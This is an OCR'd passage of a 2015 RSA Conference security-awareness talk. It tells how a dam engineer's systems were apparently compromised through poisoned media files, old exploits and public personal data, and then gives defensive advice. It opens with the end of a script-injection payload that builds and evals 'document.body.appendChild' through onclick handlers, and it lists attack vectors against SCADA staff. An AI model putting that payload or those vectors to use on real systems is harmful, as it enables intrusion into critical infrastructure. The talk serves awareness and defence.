<a onclick=e='document.body.'>EE
<a onclick=f='appendChild(s)'>FF
<a onclick=eval(a+b+c+d+e+f)>GGG
```

HUGE shout out to Antonio!

Finally, The Office AND The Turbines AT the target Dam

Vector For His Office The AVI Files

- Remember our target's love for music? (He had a NAS full of the stuff.)
- Simple matter to assess his playlists, understand what he's copying out to other devices (phone, tablet and laptop).
- Pick two or three of the top .AVI files that are in use. There's a few options open to you:
  - Knowing the exact media player he has at work (thanks to his backups on the Buffalo) we can utilize an old .AVI exploit for subtitles.
  - Knowing that their systems are not patched across all environments SHOULD allow the WMA shell exploit to be used. (yea I know it's old, but this is SCADA!)
  - Knowing that our target uses WinRAR to move some of his MP3 files between systems gives us another avenue.
  - Knowing that our target frequently rips his own media files from various sources also allows us the ability to put our own "conversion tools" on his drive. Payloaded of course.


Just A Matter Of Time

- Remember the patience requirement from the start of this?
- Eventually our target reloaded both his USB AND his music collection on his phone.
- You probably know what's coming next…
- It's so nice when the systems call home all on their own.

Mainline Pump AND Turbine Owned


In Fairness


Given the credentials that OWL's system finds on a regular basis we would have been able to get in easier by simply using the ones we'd found…





Wind Farms, Oil Pipelines and Other Stuff…


#RSAC










IT'S NOT DENIAL
I'M JUST VERY SELECTIVE ABOUT THE REALITY I ACCEPT

Statistically speaking, denial is the mental state that about 90% of your organizations are currently in.

RSAConference2015

San Francisco | April 20-24 | Moscone Center

Ok, How Do We Fix It?

#RSAC

Consider This The Apply Slide Section:

- Firstly: Ask the tough questions
  - Understand what the problems actually ARE.
- Second: Change
  - Open your eyes, and change your approach to the problem, educate yourself.
- Thirdly: Your Focus
  - Look outside of your four walls, understand what's out there that WILL harm you and change accordingly.
- Forth: The Companies Focus
  - We are not "acceptable losses" something has to change.

Now read on…

First: Asking The Tough Questions

- Do you understand the problem?
- Do you know the risks your organization faces?
- Do you REALLY know what's going on, or are you simply watching the nightly TV "News"?
- Are you still hell-bent on spending more money on firewalls and other devices?
- Who advises you? The magic 8-Ball, your vendors? The daily horoscope? OR do you listen to those of us in the trenches and the industry?
- Listening to this presentation and then doing NOTHING is NOT considered a first step.


Second: Change

- YOU! Open your eyes!, and change your approach to the problems that are being discussed here.
- People! Educate yourself, your team, your executives, your organization…STOP leaving it up to others to “fix” the problem…take responsibility and put your own skin in the game.
- Choice! STOP thinking a better firewall will fix the problem. Actually take some of the budget and apply it to something that WILL make a difference.
- Policies! There are SO many templates out there. Take the time to implement some basic controls to protect YOUR environment.

Third: Your Focus

- Change your approach:
  - Focus on your electronic profile.
  - Focus on who OUT there is interested in your data.
  - Focus on WHAT they might get FROM you (YOUR data).
  - Focus on WHERE that data actually IS.
  - Focus on YOU!
  - Focus on your PEOPLE.
  - Focus on and identify the weakest link. Could it be you?
  - Focus on your policies, procedures and controls.

This is the simple stuff, and most of the areas above can be done with human effort and some open source tools. What are you waiting for?



Finally The Last Thing That Has To Change..

The Company Itself

Fourth: The Company's Focus

This one's going to be tough:

We are ALL treated as numbers and statistics.

That mentality HAS to change!


We should NOT be counted as "acceptable losses".

Companies need to understand we are HUMANS.

If the mentality stays as-is we are simply fighting an unwinnable war.

We are more than just a number, a statistic, a line item or a Cyber liability insurance claim!

Apply Slides Over…Next ☺





You can lead
a human to
knowledge
but you can't
make him
think.

Still Skeptical?

- Come to the OWL booth, we have a LIVE setup of OWL Vision Pro Tools that's connected to our central data store.
- **Interested to see what we can find on YOU?**
- We have refreshments and provocative discussions waiting…

Of Course…You Can Simply Ignore The Issue.




Life is full of choices, everything we do in life is a reflection of our choices, if you want a different result, make a different choice.

In Closing

- You were on LinkedIn.
- Your contact information was found on engineering presentations and industry group lists.
- You regularly posted in SCADA discussion rooms, hydro forums, engineering forums. You are knowledgeable in your field…but not in ours.
- Thanks for that Dacor IQ oven, there are forum posts on it, and you've put pictures on Flickr. (You left Geolocating on the pictures.)
- Your Twitter feed had plenty of your projects posted, the WEMO's, the Ninja Sphere, and all the pictures…again with photographs.
- Your travel habits are well documented. (Sorry you got stuck in the snow in Feb, it DID help our team to know which hotel you were at…thanks!)
- Your personal Yahoo password was the same as your iTunes account (Don't worry we found them posted in China.)

You WERE our attack vector, Thank You.



Thanks to…

- OWL's Vision Pro Tools team! Both for help in compiling the data as well as designing, building and providing the Engine!
- Jen, Johanna, David and the team for their feedback on the early storyboard of this year's presentation ideas.
- Kevin Ashton's work back in 2009 "The Internet of Things".
- The "I Am The Cavalry" team… (https://www.iamthecavalry.org/)
- Modern Toil for the baseline WEMO scripts, and GitHub for various tools.
- The WOPR
- The "Keep Calm" folks and the Demotivator team…
- Taoism
- Warner Bros. and Chuck Jones for Wile E. Coyote, Marvin and his cohorts.
- Kaspersky Labs for some of the statistics.
- The Minions, the squirrels, the cats, horse and polar bears…
- All of you. Without your data we'd have nothing to suck out of the Dark Web.

- RSA for having the leave of senses to let me come up here and present what must have appeared at the start of the process as a mad idea, THANK YOU.